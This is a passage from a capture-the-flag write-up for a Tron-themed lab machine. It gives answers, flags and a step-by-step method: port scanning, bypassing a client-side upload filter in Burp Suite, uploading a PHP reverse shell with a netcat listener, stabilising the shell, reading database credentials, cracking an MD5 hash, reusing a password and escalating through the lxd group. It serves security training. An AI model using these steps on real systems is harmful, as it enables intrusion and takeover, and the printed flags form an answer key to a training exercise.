www-data@light-cycle:/var/www/TheGrid/includes$ cat dbauth.php
<?php
        $dbaddr = "localhost";
        $dbuser = "tron";
        $dbpass = "IFightForTheUsers";
```

Question 8 : Access the database and discover the encrypted credentials. What is the name of the database you find these in?

Answer : tron

```
        $database = "tron";
```

Question 9 : Crack the password. What is it?

Answer : @computer@

Hash	Type	Result
edc621628f6d19a13a00fd683f5e3ff7	md5	@computer@

Question 10 : Use su to login to the newly discovered user by exploiting password reuse. What is the user you are switching to?

Answer: Alpine

Question 11 : What is the value of the user.txt flag?

Answer : THM{IDENTITY_DISC_RECOGNISED}

```
www-data@light-cycle:/home/flynn$ su flynn
Password:
flynn@light-cycle:~$ ls -l
total 4
-r-------- 1 flynn flynn 30 Dec 19 16:42 user.txt
flynn@light-cycle:~$ cat user.txt
THM{IDENTITY_DISC_RECOGNISED}
```

Question 12 : Check the user's groups. Which group can be leveraged to escalate privileges?

Answer : lxd

```
flynn@light-cycle:~$ groups
flynn lxd
```

Question 13 : What is the value of the root.txt flag?

Answer : THM{FLYNN_LIVES}

```
/mnt/root/root # cat root.txt
THM{FLYNN_LIVES}
```

Thought Process / Methodology :
First thing we did was run a scan with **nmap -Pn -sV -open -T5 [target_IP_address]** to see what ports are open. After scanning we noticed that ports **80 and 65000 are open**.After that, we put the **target IP address with http protocol with port 65000, the URL looked like this http://[target_IP_address]:65000** and we found a website called **Light Cycle**. Then, we used the **gobuster** command to search for **a hidden php** page which was

/uploads.php. There, we also found a **hidden directory named /grid** which used to save uploaded files. Then, we turned on **FoxyProxy then BurpSuite** before inspecting **http://[target_IP_address]:65000/uploads.php.** In BurpSuite**,** we go to **Proxy then Option** and click on file extension | does not match then edit and delete **|^js$** from it.Make sure the intercept is on. Then search for the /uploads.php then forward until find **/assets/js/filter.js**. Drop this request to remove logic and forward everything else. We used the **same php-reverse-shell script from Day 2**, then we started a reverse shell. We also **started a netcat listener** on our **Kali Linux** with **nc -lvnp 443** and uploaded the file to the webserver. When we navigate to the **http://[target_IP_address]:65000/grid** ,then we will see the file. We clicked to open the file and returned to the terminal. We searched everywhere for the web.txt and finally we found it in **/var/www/**. Simply type cat /var/www/web.txt to get the answer.In order to **stabilise the shell**, we used three different commands
1.**python3 -c 'import pty;pty.spawn("/bin/bash")'**
2.export TERM=xterm then ctrl+Z
3.stty raw -echo; fg
Next, we wanted to look for a username and password combination in **/var/www/TheGrid/includes/**. If we look at dbauth.php ,we see a **database login with the username tron and password IFightForTheUsers**. We now can access MySQL using those two infos. Now, we can enter the shell with the command **mysql -utron -p** and then **enter the password**.After that, we selected the tron database by using the command **use tron**, then list the contents of the users table with **SELECT * FROM** users. We found two users and their encrypted passwords. To decrypt Flynn's **password** , we used a website named **crackstation** and determined it has been hashed by md5, decoded and we got **@computer@** as the password. Because

we know both **username and password**, we can **log in as Flynn using su** then **we read the contents of the flag in his home directory**. After we **cat the file user.txt**, we found the **flag THM{IDENTITY_DISC_RECOGNISED}**. To get to know Flynn's group, we **ran groups** and found he is in a group called **lxd**. From lxd we **created a root shell** then we **ran cat root.txt** to get the answer **THM{FLYNN_LIVES}**.